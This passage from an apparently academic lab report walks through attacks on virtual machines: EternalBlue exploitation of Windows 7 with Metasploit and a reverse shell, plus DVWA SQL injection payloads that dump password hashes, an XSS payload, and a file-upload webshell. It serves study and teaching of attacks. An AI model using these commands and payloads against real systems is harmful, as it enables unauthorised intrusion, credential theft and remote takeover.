


Figure 40: Photo interception

So far, all the experiments on ARP man in the middle attacks were successful. In this subsection, using two different tools, ARPspooof and ettercap tools, completed the ARP middleman attack, made the target machine disconnected from the network, and the images in the download cache were intercepted to.

5.3 Implementation of the Eternal Blue attack

First, the ms17-010 vulnerability on the target. the scan results in the figure below:

Matching Modules					
=====					
#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/admin/smb/ms17_010_command	2017-03-14	normal	No	MS17-010 EternalRomance/EternalSynergy/E
ternalChampion SMB Remote Windows Command Execution					
1	auxiliary/scanner/smb/smb_ms17_010		normal	No	MS17-010 SMB RCE Detection
2	exploit/windows/smb/doublepulsar_rce	2017-04-14	great	Yes	DOUBLEPULSAR Payload Execution and Neutr
alization					
3	exploit/windows/smb/ms17_010_eternalblue	2017-03-14	average	Yes	MS17-010 EternalBlue SMB Remote Windows
Kernel Pool Corruption					
4	exploit/windows/smb/ms17_010_eternalblue_win8	2017-03-14	average	No	MS17-010 EternalBlue SMB Remote Windows
Kernel Pool Corruption for Win8+					
5	exploit/windows/smb/ms17_010_psexec	2017-03-14	normal	Yes	MS17-010 EternalRomance/EternalSynergy/E
ternalChampion SMB Remote Windows Code Execution					

Figure 47: About ms17-010 vulnerability module (eternal blue)

View the information that the module needs to configure, import

```
msf5 auxiliary(scanner/smb/smb_ms17_010) > show options
```

The required configuration of the module is shown here

Name	Current Setting	Required	Description
CHECK_ARCH	true	no	Check for architecture on vulnerable
CHECK_DOPU	true	no	Check for DOUBLEPULSAR on vulnerable
CHECK_PIPE	false	no	Check for named pipe on vulnerable h
NAMED_PIPES	/usr/share/metasploit-framework/data/wordlists/named_pipes.txt	yes	List of named pipes to check
RHOSTS		yes	The target host(s), range CIDR ident
URI	file with syntax 'file:<path>'		
RPORT	445	yes	The SMB service port (TCP)
SMBDomain	.	no	The Windows domain to use for authent
SMBPass		no	The password for the specified usern
SMBUser		no	The username to authenticate as
THREADS	1	yes	The number of concurrent threads (ma

Figure 48: required configuration

Then you need to configure the win7 target machine address, Figure 49.

```
msf5 auxiliary(scanner/smb/smb_ms17_010) > set RHOSTS 192.168.1.56
RHOSTS => 192.168.1.56
```

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > show targets

Exploit targets:

  Id  Name
  --  ---
  0    Windows 7 and Server 2008 R2 (x64) All Service Packs
```

Figure 49: The win7 target machine address

The target of the ms17-010 vulnerability is both the win7 system and the server 2008.

Find a payload, get the shell remote connection permission, and execute the command remotely

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > search windows/x64/shell
type: payload
```

The payload is mainly used to establish a stable connection between the target machine and the attacking machine. It can return to the shell or perform program injection.

Pick a payload for the reverse shell.

Payload options (windows/x64/shell/reverse_tcp):

Name	Current Setting	Required	Description
EXITFUNC	thread	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	192.168.1.57	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Figure 50: Payload set up

Start the attack and run in the figure below:

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > run
[*] Started reverse TCP handler on 192.168.1.57:4444
[*] 192.168.1.56:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.1.56:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.1.56:445 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.1.56:445 - Connecting to target for exploitation.
[+] 192.168.1.56:445 - Connection established for exploitation.
[*] 192.168.1.56:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.1.56:445 - CORE raw buffer dump (38 bytes)
[*] 192.168.1.56:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61 Windows 7 Ultima
[*] 192.168.1.56:445 - 0x00000010 74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20 te 7601 Service
[*] 192.168.1.56:445 - 0x00000020 50 61 63 6b 20 31 Pack 1
[+] 192.168.1.56:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.1.56:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.1.56:445 - Sending all but last fragment of exploit packet
[*] 192.168.1.56:445 - Starting non-paged pool grooming
[+] 192.168.1.56:445 - Sending SMBv2 buffers
[+] 192.168.1.56:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.1.56:445 - Sending final SMBv2 buffers.
[*] 192.168.1.56:445 - Sending last fragment of exploit packet!
[*] 192.168.1.56:445 - Receiving response from exploit packet
[+] 192.168.1.56:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.1.56:445 - Sending egg to corrupted connection.
[*] 192.168.1.56:445 - Triggering free of corrupted buffer.
```

Figure 51: Successfully connected

The information is available from FIG. 52 and has now been logged into the Win7 target machine.

At this time, the permission of the win7 system of the target machine has been obtained.

```
[*] Command shell session 1 opened (192.168.1.57:4444 → 192.168.1.56:49206)
[+] 192.168.1.56:445 - =====
[+] 192.168.1.56:445 - =====WIN=====
[+] 192.168.1.56:445 - =====

C:\Windows\system32>
```

Figure 52: Successful connection

You can now test, the access. Found that new accounts can already be created in the Win7 system, as shown in Figure 53.




Figure 53: Authority test

Using the Whoami instruction, the results are shown in Fig. It is not difficult to find out whether the highest authority of the system has been obtained.




Figure 54: Whoami instruction

At this point, the Windows 7 system has been completed using the eternal Blue toolkit in the Metasploit framework. In the case of remote connection, the highest permission of the system is obtained, new users can be set up, and the permission to change the password is obtained.

5.4 Implementation of the Web attack

This section will detail the ways to implement Web attacks through DVWA simulations, including SQL injection attacks.

- SQL injection attack

SQL injection is that the attacker destroys the structure of the SQL query statement by injecting malicious SQL commands, thus achieving the purpose of executing a malicious SQL statement.

Connect the DVWA application, as seen from the page, there is a place where the query content can be submitted, as shown in Figure 55. You can determine whether there is an injection point here by the following steps:



Figure 55: Submit an inquiry statement

① input 1 to commit

Displays a set of data



② input 1' to commit

The incorrect input mode is shown as shown in Figure 56

You have an error in your SQL syntax; check the manual that corresponds to y

Figure 56: Error returns a statement

Not a correct input

③ input 1 and 1=1 to commit



④ input 1 and 1=2 to commit




Figure 57: Return the results

From the above returns, it is likely that injection points exist in the Web application database.

View the source of php, the figure below, you can find that the query statement under the weak security database design, the statement has no filtering.

```
<?php

if( isset( $_REQUEST[ 'Submit' ] ) ) {
    // Get input
    $id = $_REQUEST[ 'id' ];

    // Check database
    $query = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
    $result = mysqli_query($GLOBALS["__mysqli_ston"], $query ) or die( '

```
' . ((is_object($GLOBALS["__mysqli_ston"])) ? mysqli_error($GLOBALS["__mysqli_ston"]) : (($___mysqli_res = mysqli_connect_error()) ? $___mysqli_res : false)) . '
```

' );

    // Get results
    while( $row = mysqli_fetch_assoc( $result ) ) {
        // Get values
        $first = $row["first_name"];
        $last = $row["last_name"];

        // Feedback for end user
        echo "<pre>ID:  ($id)<br />First name:  ($first)<br />Surname:  ($last)</pre>";
    }

    mysqli_close($GLOBALS["__mysqli_ston"]);
}
```


Figure 58: The database php source code

Then try to output all the libraries of the Web application, enter 1'union select1, database() #, and submit them.

Two pieces of data are queried out and it can be found that the database currently used is dvwa.

Enter 1 'union select1, table_name from information_schema.tables where table_name=' dvwa'#, and try to query what tables that the database has.

Two tables guestbook and user are queried out. As shown in Figure 59.



```
ID: 1' union select 1,table_name from information_schema.tables where table_schema='dvwa' #
First name: admin
Surname: admin

ID: 1' union select 1,table_name from information_schema.tables where table_schema='dvwa' #
First name: 1
Surname: guestbook

ID: 1' union select 1,table_name from information_schema.tables where table_schema='dvwa' #
First name: 1
```

Figure 59: Table name query

Next can find out the columns in the table.

After you enter 1 'union select1, column_name from information_schema.columns where table_name=' users' #, the query.

A lot of listed information is query as shown in FIG. 60. But as a Web database it should be user columns and password columns

User ID:

```

ID: 1' union select 1,column_name from information_schema.columns where table_name='users'#
First name: admin
Surname: admin

ID: 1' union select 1,column_name from information_schema.columns where table_name='users'#
First name: 1
Surname: user_id

ID: 1' union select 1,column_name from information_schema.columns where table_name='users'#
First name: 1
Surname: first_name

ID: 1' union select 1,column_name from information_schema.columns where table_name='users'#
First name: 1
Surname: last_name

ID: 1' union select 1,column_name from information_schema.columns where table_name='users'#
First name: 1
Surname: user

ID: 1' union select 1,column_name from information_schema.columns where table_name='users'#
First name: 1
Surname: password

ID: 1' union select 1,column_name from information_schema.columns where table_name='users'#
First name: 1
Surname: avatar

ID: 1' union select 1,column_name from information_schema.columns where table_name='users'#
First name: 1
Surname: last_login

ID: 1' union select 1,column_name from information_schema.columns where table_name='users'#
First name: 1

```

Figure 60: Information about the database column

Near the final stage, enter 1'union select1, concat (user, password) from users # and get information about the username and password in the database.

User ID:

```

ID: 1' union select 1,concat(user,password) from users#
First name: admin
Surname: admin

ID: 1' union select 1,concat(user,password) from users#
First name: 1
Surname: admin5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' union select 1,concat(user,password) from users#
First name: 1
Surname: gordonbe99a18c428cb38d5f260853678922e03

ID: 1' union select 1,concat(user,password) from users#
First name: 1
Surname: 13378d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' union select 1,concat(user,password) from users#
First name: 1
Surname: pablo0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' union select 1,concat(user,password) from users#

```

Figure 61: Content of the user and password fields

So far the SQL attack on Web's network has been completed, due to the weak security situation of the database, not adding enough search filtering, or pre-compiled, resulting in the SQL injection attack to succeed, to obtain the information from user and password.

- XSS attack

XSS refers to Cross-Site Scripting, abbreviated as CSS, but CSS has been widely referred to as cascading style sheets in the web design field, so it is changed to a similarly pronounced X as abbreviated [31].

A cross-station scripting attack is a security vulnerability attack against website applications that allows malicious users to inject code into a web page, and other users will be affected when browsing the web. It is a kind of code injection, and its attack mode is more common in website applications.

Select the XSS option in the DVWA to make an XSS attack.




Figure 62: XSS options

Web applications are generally passing parameters by GET or POST methods, entering the code shown in the link box, it can be found that the pop-up / XSS / window, as shown in Figure 63.

```
:8888/dvwa/vulnerabilities/xss_d/?default=English<script>alert(/xss/)</script>
```

Figure 63: Enter the URL code




Figure 64: The XSS window

At this point, we took advantage of the vulnerability of the Web website and successfully use XSS to make the website pop up the pop-up that we want, and the attacker can pass through the information they want to pass.

- File upload attack

In many Web applications, uploading files is a very basic function, and users upload some picture images and other types of files, stored on the Web applications as their own identity.

The reason for the file upload attack is that when the file is uploaded, the server side does not strictly verify and filter the uploaded files, which will easily cause any file upload situation, including uploading the script files.

Click on the File Upload option on the DVWA to start the file upload attack test.




Figure 65: File Upload attack options

File Upload Source

vulnerabilities/upload/source/low.php

```
<?php
if( isset( $_POST[ 'Upload' ] ) ) {
    // Where are we going to be writing to?
    $target_path = DVWA_WEB_PAGE_TO_ROOT . "hackable/uploads/";
    $target_path .= basename( $_FILES[ 'uploaded' ][ 'name' ] );

    // Can we move the file to the upload folder?
    if( !move_uploaded_file( $_FILES[ 'uploaded' ][ 'tmp_name' ], $target_path ) ) {
        // No
        echo "<pre>Your image was not uploaded.</pre>";
    }
    else {
        // Yes!
        echo "<pre>{$target_path} succesfully uploaded!</pre>";
    }
}
?>
```

Figure 66: The Web application source for File upload attack

Analyze the source code, and find that there is no filtering situation in the file upload part, from which we can conclude that this Web application can be attacked through the file upload.

First, make the files for the upload, as shown in Fig. The statement is added to the source of the site after the Web site, implanted a Trojan into the site, and the attacker can connect to the website and control the site



Figure 67: The attack file to upload

Upload the files on the web page, as shown in Fig.




Figure 68: Upload the attack file

Run the attack on the website, as shown in Fig.



Figure 69: Execution of the attack script

By this point, the attack script was already executed on the Web application.

At this time, the program has been implanted on the website, and we can use the "China Ant Innovation" software to connect to the website, as shown in Fig 70.

The list of files of the website can then be read directly to control the Web system, or the system's I P information can also be queried via the CMD.




Figure 70: "China Ant Innovation" software link Web application

```
C:\phpstudy_pro\WWW\DVWA\hackable\uploads> ipconfig
Windows IP 配置

以太网适配器 以太网:

    连接特定的 DNS 后缀 . . . . . : 
    本地链接 IPv6 地址. . . . . : fe80::14e7:8152:2ce8:450a%14
    IPv4 地址 . . . . . : 172.17.0.2
    子网掩码 . . . . . : 255.255.240.0
    默认网关. . . . . : 172.17.0.1

隧道适配器 isatap.{A971AFD4-1FBB-4F19-A29A-2F6D33F5D01B}:

    媒体状态 . . . . . : 媒体已断开
    连接特定的 DNS 后缀 . . . . . :
```

Figure 71: The I P information for the Web application

At this point, the experiment on Web attack is completed, this section we completed three attacks about Web, namely SQL injection attack, XSS attack, and file upload attack. All three attacks were completed very smoothly. The completion of the experiment is shown in Table 4.

Table 4: Experiment completion

Attack type	Experimental results	Application scenario	Attack result
ARP man-in-the-middle attack	Success	Local area network	1. Make the target host disconnect from the network 2. Intercept and download the cached pictures to the target host
Operating system attack	Success	Personal computer	1. Obtain the highest authority of the target host system 2. Create a new user on the host and set a password
Web attack	Success	Web application	1. Obtain all user name and password information of the Web database through SQL injection attacks 2. Control the pop-up window of the web application and publish the information you want to distribute 3. By uploading the script file, leaving a back door on the web page, making it possible to connect to the web application remotely to get all its files.

CHAPTER 6 - CONCLUSIONS AND RECOMMENDATIONS

6.1 Summary

At the beginning of the report, based on current network security issues, the purpose and objectives of the research were clarified, and a series of researches on network attacks were proposed. Then, in recent years, the losses caused by cyber attacks in different countries and regions have confirmed the research value of this project.

The author also consulted the previous research and literature in this area to understand the basic knowledge of network security related to this topic. At the same time, it also explains the source of network attack tools or frameworks for experimentation. Before designing the experiment, I explained the overview, process, concepts, methods, research design, and more experimental-related issues, such as hardware configuration, software requirements, and some preparations before the experimental period.

The key to this topic lies in the two chapters of experimental scenario design and network attack realization. The first is to introduce how we construct the network scenario of this subject to achieve the research needs and specific steps to achieve the goal, such as ARP man-in-the-middle attacks in the local area network, SQL injection attacks against web applications, etc. Combining different tools, this time each module project is explained, and some basic knowledge explanations are inserted, such as the selection of optimizer functions.

The second is the realization of network attacks. This chapter introduces the realization modes and specific processes of different attack methods from two aspects of basic knowledge and practical application, and shows the process step by step, and shows the progress of the experiment through screenshots. . Finally, the different attack methods are compared, and a comprehensive description is obtained, and the different attack methods are concretely realized.

6.2 Conclusion

The goals of this project have all been achieved. This project specifically analysed the current situation of the raging attacks in the entire network environment, and conducted research on several special network attacks. In view of several common network scenarios, the most likely network attack methods are analysed. Then through literature reading, I have a higher understanding of these cyber attacks. The implementation is shown in Table 4.

In the literature review chapter, the related concepts of network security are analysed, the vulnerable scenarios are stated, and various common network attacks are described, and their hazards and common solutions are described.

In research methodology, the research overview and the research process are analysed, as well as the software and hardware preparations that need to be done during the research process. Including VMware and ISO image files needed to create a virtual machine. It also analyses the limitations of the project and how the data is displayed.

In the chapters of design and implementation, the Aim of this project is described again, which is the research and realization of various types of network attacks. In this chapter, vulnerable scenarios will be designed. This chapter designs different networks and corresponding target machines according to different scenarios, and designs different types of network attack experiments, including ARP network disconnection and attacks, Eternal Blue attacks, SQL injection attacks, XSS cross-site scripting attacks, File upload attack.

The Testing and Evaluation chapter is the most important chapter of this article. This chapter conducts perfect experiments on the scenarios and network attack process described in the previous chapter, and makes a detailed record of the experiment process. This chapter is completed:

1. The realization of a man-in-the-middle attack

They are using the ARPspooftool and using the ettercap tool to achieve network disconnection attacks against the target, making the target unable to connect to the network. Then use the ARPspooftool to monitor the target and intercept the downloaded pictures cached by the browser on the target machine.

2. Implementation of operating system attacks

Using the Metasploit penetration framework and using the Eternal Blue toolkit, we have achieved an attack on the target windows7 system, and successfully obtained its highest authority, which can realize the operations of creating new accounts and changing passwords.

3 Implementation of Web Attack

The DVWA application was used to simulate three different Web attacks, namely SQL injection attacks, XSS attacks, and file upload attacks. In the SQL injection attack experiment, all information except the user and password of the database was queried. In the XSS attack experiment, the malicious instruction code was transferred to the web page, and the pop-up window of the web page was controlled. In the file upload attack experiment, the script code is embedded into the web page by uploading the script, so that it can be connected remotely to obtain the files on the web page.

6.3 Recommendations for Further Research

In the process of project research, there are also many problems and deficiencies;

(1) Kali Linux will continue to update the system and tools, and keep the system unchanged during actual use, without updating, which will have a certain impact on subsequent information collection;

(2) The deployment of multiple virtual machines has a higher computer configuration, and there is a large demand for system memory. Large memory will make the virtual machine run more smoothly;

(3) In the experimental phase, the information collection of the target machine is not very complete. At this time, some differences can be observed in the information collected. Although it does not affect the progress, it is indeed not perfect that some early information collection may be incomplete. The information of the actual target host is different and needs to be combined with the use of other tools;

